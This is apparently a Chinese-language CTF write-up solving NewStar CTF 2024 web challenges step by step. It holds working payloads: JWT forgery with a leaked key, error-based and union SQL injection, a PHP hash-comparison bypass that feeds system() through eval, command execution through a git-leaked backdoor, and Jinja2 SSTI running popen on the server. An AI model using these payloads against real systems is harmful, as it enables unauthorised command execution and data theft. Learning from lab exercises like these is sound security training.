
week1

> bx33661　　海南大学　　张博翔

PangBai 过家家（1）

- level1

在浏览器中网络请求里面，会发现



进入目标页面

- level2 get传参
- level3 post传参，say-hello

> **Content-Type: application/x-www-form-urlencoded**
>
> 表头加上这个

- level4 题目提示代理人，我们修改UA头

> **User-Agent**: Papa/1.0
>
> 由于直接输入Papa不行，我尝试协议形式

题目又提示 *「玛卡巴卡阿卡哇卡米卡玛卡哟」*

试出来是json传参数

```
Content-Type: application/json
{"say":"玛卡巴卡阿卡哇卡米卡玛卡哟"}
```

- level5

题目提示：这里便是 PangBai 的心境了呢！试着解开心结吧～或许可以尝试用修改（PATCH）的方法提交一个补丁包（`name="file"; filename="*.zip"`）试试。

这个利用,直接贴请求头了，需要修改请求方式：

```
PATCH /?ask=miao HTTP/1.1
Host: 101.200.139.65:24740
Accept-Encoding: gzip, deflate
x-forwarded-for: 127.0.0.1
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
```

```
User-Agent: Papa/1.0
Cookie: token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJsZXZlbCI6NX0.BOTOZK3VXFRlRf4nCRvBKAuRbLxPr2D25-GgWmMWsfE
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="say"

玛卡巴卡阿卡哇卡米卡玛卡哟
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="patch.zip"
Content-Type: application/zip

(这里是zip文件的二进制数据)
------WebKitFormBoundary7MA4YWxkTrZu0gW--
```

- level6

题目提示：PangBai 以一种难以形容的表情望着你——激动的、怀念的，却带着些不安与惊恐，像落单后归家的雏鸟，又宛若雷暴中遇难的船员。 你似乎无法抵御这种感觉的萦绕，像是一瞬间被推入到无法言喻的深渊。尽管你尽力摆脱，但即便今后夜间偶见酣眠，这一瞬间塑成的梦魇也成为了美梦的常客。
「像■■■■验体■■不可能■■■■ JWT 这种■■ yek8LUTPUnvhKXHF ■■■密钥，除非■■■■■走，难道■■■■■■吗？！」 「……」

给了密钥要修改伪造jwt

```python
import jwt

# 泄露的密钥
secret_key = "yek8LUTPUnvhKXHF"

# 载荷数据
payload = {
    "level": 0
}

# 生成JWT
new_token = jwt.encode(payload, secret_key, algorithm="HS256")
print("新生成的JWT:", new_token)

```

进入level0，点击按钮得到flag

> 说实话这个0真是试了好久，很骚

headach3

直接抓包，在响应头处发现flag

会赢吗

第一部分：Crtl+u

<--!-- flag第一部分：ZmxhZ3tXQTB3，开始你的新学期吧！:/4cqu1siti0n -->

第二部分：定义了一个js函数

```
async function revealFlag(className) {
            try {
                const response = await fetch(`/api/flag/${className}`, {
                    method: 'POST',
                    headers: {
                        'Content-Type': 'application/json'
                    }
                });
                if (response.ok) {
                    const data = await response.json();
                    console.log(`恭喜你！你获得了第二部分的 flag: ${data.flag}\n……\n时光荏苒，你成长了很多，也发生了一些事情。去看看吧：/${data.nextLevel}`);
                } else {
                    console.error('请求失败，请检查输入或服务器响应。');
                }
            } catch (error) {
                console.error('请求过程中出现错误:', error);
            }
        }
```

在控制台输入 `revealFlag('4cqu1siti0n');`

> 恭喜你！你获得了第二部分的 flag: IV95NF9yM2Fs
> ……
> 时光荏苒，你成长了很多，也发生了一些事情。去看看吧：/s34l

第三部分：修改已封印为解封

Flag: MXlfR3I0c1B, 你解救了五条悟！下一关: /Ap3x

第四部分：关闭JavaScript，执行按钮

{"flag":"fSkpKcyF9","nextLevel":null}

ZmxhZ3tXQTB3-IV95NF9yM2Fs-MXlfR3I0c1B-fSkpKcyF9　Base64解码

智械危机

根据题目提示，直接进入/robots.txt,然后进入/backd0or.php

```php
<?php
function execute_cmd($cmd) {
    system($cmd);
}

function decrypt_request($cmd, $key) {
    $decoded_key = base64_decode($key);
    $reversed_cmd = '';
    for ($i = strlen($cmd) - 1; $i >= 0; $i--) {
        $reversed_cmd .= $cmd[$i];
    }
    $hashed_reversed_cmd = md5($reversed_cmd);
    if ($hashed_reversed_cmd !== $decoded_key) {
        die("Invalid key");
    }
    $decrypted_cmd = base64_decode($cmd);
    return $decrypted_cmd;
}

if (isset($_POST['cmd']) && isset($_POST['key'])) {
    execute_cmd(decrypt_request($_POST['cmd'],$_POST['key']));
}
else {
    highlight_file(__FILE__);
}
?>
```

一个md5题，我们希望$cmd 原始值为“cat /flag”

bs64编码--> Y2F0IC9mbGFn,

反转--> nFGbm9CI0F2Y

```python
import hashlib
def md5_encode(data):
    md5_hash = hashlib.md5()
    md5_hash.update(data.encode('utf-8'))
    md5_digest = md5_hash.hexdigest()
    return md5_digest

data = "nFGbm9CI0F2Y"
md5_encoded = md5_encode(data)

print(f"原始数据: {data}")
print(f"MD5 编码: {md5_encoded}")
```

然后base64编码

```
cmd=Y2F0IC9mbGFn&key=ODc5YTU5MWM2Nzg1YTRlMTM5OGI5NmE5YTFiYzY3ZWI=
```

post传参得到flag

谢谢皮蛋

上去一个输入框，试了一下，是sql注入，这里使用报错注入

```
extractvalue(1,concat(0x7e,database()))
#XPATH syntax error: '~ctf'

extractvalue(1,concat(0x7e,
(select(group_concat(table_name))from(information_schema.tables)where(table_schema = "ctf"))))
#You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'ki?oj[???'q?tp?zW?? 瘽(?f???zv?y???)?????*'??^??ZnW???z?????r? LIMIT 0,1' at line 1

extractvalue(1,concat(0x7e,
(select(group_concat(table_name))from(information_schema.tables)where(table_schema like "ctf"))))
#XPATH syntax error: '~Fl4g,hexo'

extractvalue(1,concat(0x7e,
(select(group_concat(column_name))from(information_schema.columns)where(table_name like "Fl4g"))))
#XPATH syntax error: '~id,des,value'

extractvalue(1,concat(0x7e,(select(group_concat(value))from(F149))))
#XPATH syntax error: '~flag{be7d6da3-5b52-455e-84eb...'

extractvalue(1,concat(0x7e,(select(right(group_concat(value),30))from(Fl4g))))
#XPATH syntax error: '~3-5b52-455e-84eb-78d9e58f254b}'
```

把flag拼接到一起

week2

你能在一秒内打出八句英文吗

思路：

- 本来我是想利用禁用JavaScript看看能不能解决，结果没有效果，
- 然后才用python脚本解决，结果Selenium库最快是1.多秒，我试了几次没有解决
- 最后才用JavaScript脚本，获取内容，自动输入输出提交

我是在控制台操作,但一开始就需要记时间，需要考验一下我的手速

```
//获取文章内容
const entext = document.getElementById('text').innerText;
const inputtext = document.getElementById('user-input');
inputtext.value = entext;
document.getElementById('submit-btn').click();
```

我这个是在火狐浏览进行操作，0.68秒直接获得flag

遗失的拉链

> 拉链 英文是 zip

可以上去扫一下目录，但是根据题目提示可以直接去下载文件，访问/www.zip下载文件,发现一个php文件内容如下：

```php
<?php
error_reporting(0);
//for fun
if(isset($_GET['new'])&&isset($_POST['star'])){
    if(sha1($_GET['new'])===md5($_POST['star'])&&$_GET['new']!==$_POST['star']){
        //欸 为啥sha1和md5相等呢
        $cmd = $_POST['cmd'];
        if (preg_match("/cat|flag/i", $cmd)) {
            die("u can not do this ");
        }
        echo eval($cmd);
    }else{
        echo "Wrong";

    }
}
```

利用数组绕过，Payload：

```
#GET
/pizwww.php?new[]=1
#POST
star[]=2&cmd=system("ls /");
```

```
#GET
/pizwww.php?new[]=1
#POST
star[]=2&cmd=system("tac /f*");
```

得到flag

谢谢皮蛋 plus

> 这个题我本来想才用上一题的思路，继续使用报错注入，但是发现关键词被ban了，于是就使用联合注入
>
> 发现空格被ban了，才用/**/注入

Payload：这里注释不能使用 `--+`

```
-1"/**/union/**/select/**/1,database()#
# Name: "1"  Position: "ctf"
-1"/**/union/**/select/**/1,group_concat(table_name)from/**/information_schema.tables/**/where/**/table_schema='ctf'#
# Position: "Fl4g,hexo"
-1"/**/union/**/select/**/2,group_concat(column_name)from/**/information_schema.columns/**/where/**/table_name='Fl4g'#
#Position: "id,des,value"
-1"/**/union/**/select/**/2,group_concat(value)from/**/ctf.Fl4g#
#得到flag
```

PangBai 过家家（2）

其实根据题目提示就可以知道是git泄露，当然可以扫一下，这里利用GitHacker这个工具把git拉下来

```
Githacker --url http://eci-2ze0ppx36y19pn3nmce7.cloudeci1.ichunqiu.com/.git/ --output ns
```

在当前目录下我使用了`git log`和`git diff`命令没有发现什么可用信息，于是使用

```
git stash list
# stash@{0}: On main: Backdoor
#发现有东西
git stash pop
```

发现多了几个文件，正是我们想要的东西

```
Your branch is up to date with 'origin/main'.

Untracked files:
  (use "git add <file>..." to include in what will be committed)
        BacKd0or.v2d23AOPpDfEW5Ca.php
        assets/backdoor.5b55c904b31db48d.js

nothing added to commit but untracked files present (use "git add" to track)
Dropped refs/stash@{0} (218794454cba0606a3d68175bbd46c198b7469ca)
```

```
<?php

# Functions to handle HTML output

function print_msg($msg) {
    $content = file_get_contents('index.html');
    $content = preg_replace('/\s*<script.*<\/script>/s', '', $content);
    $content = preg_replace('/ event/', '', $content);
    $content = str_replace('点击此处载入存档', $msg, $content);
    echo $content;
}

function show_backdoor() {
    $content = file_get_contents('index.html');
    $content = str_replace('/assets/index.4f73d116116831ef.js', '/assets/backdoor.5b55c904b31db48d.js', $content);
    echo $content;
}
```

```php

# Backdoor

if ($_POST['papa'] !== 'TfflxoU0ry7c') {
    show_backdoor();
} else if ($_GET['NewStar_CTF.2024'] !== 'Welcome' && preg_match('/^Welcome$/', $_GET['NewStar_CTF.2024'])) {
    print_msg('PangBai loves you!');
    call_user_func($_POST['func'], $_POST['args']);
} else {
    print_msg('PangBai hates you!');
}

```

发现这个是把那个后门文件给替换了，这里我们只用关注最后一段代码

这里需要注意一个细节，当_ 和 .同时出现的时候，应该改 `_` 为 `[`

这段代码的逻辑是既要 `NewStar_CTF.2024` = Welcome 同时不能匹配到 Welcome，我们需要对传入语句添加一些特殊字符，试了几个后发现 `%0a`

```
#GET
?NewStar[CTF.2024=Welcome%0a
#POST
papa=TfflxoU0ry7c
```

最后就是这个 `call_user_func` 函数,第一个传函数名，第二个传参数

```
papa=TfflxoU0ry7c&func=system&args=ls /
```

我用的是hacker传参，需要在源代码处查看回显，但是检查几个目录之后没有flag的地方，最后在变量env处找到flag

```
#GET
?NewStar[CTF.2024=Welcome%0a
#POST
papa=TfflxoU0ry7c&func=system&args=env
```

```
APACHE_CONFDIR=/etc/apache2
HOSTNAME=engine-1
PHP_INI_DIR=/usr/local/etc/php
ECI_CONTAINER_TYPE=normal
SHLVL=1
PHP_LDFLAGS=-Wl,-O1 -pie
APACHE_RUN_DIR=/var/run/apache2
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_VERSION=7.4.33
APACHE_PID_FILE=/var/run/apache2/apache2.pid
GPG_KEYS=42670A7FE4D0441C8E4632349E4FDC074A4EF02D 5A52880781F755608BF815FC910DEB46F53EA312
PHP_ASC_URL=https://www.php.net/distributions/php-7.4.33.tar.xz.asc
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64
PHP_URL=https://www.php.net/distributions/php-7.4.33.tar.xz
USERNAME=
TERM=xterm
```

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
APACHE_LOCK_DIR=/var/lock/apache2
LANG=C
APACHE_RUN_GROUP=www-data
APACHE_RUN_USER=www-data
APACHE_LOG_DIR=/var/log/apache2
PWD=/var/www/html
PHPIZE_DEPS=autoconf        dpkg-dev        file        g++         gcc
libc-dev        make        pkg-config      re2c
PHP_SHA256=924846abf93bc613815c55dd3f5809377813ac62a9ec4eb3778675b82a27b927
PASSWORD=
APACHE_ENVVARS=/etc/apache2/envvars
FLAG=flag{b77bcacf-165a-4bb1-b12b-74dac13c4691}

```

复读机

> 其实看到题目名字就猜到是模板注入（SSTI）

这里我试了一下，直接得到flag了

```
{{lipsum.__globals__['os'].popen('tac /flag').read()}}
```

这里再贴一个

```
{{cycler.__init__.__globals__.os.popen('cat /flag').read()}}
```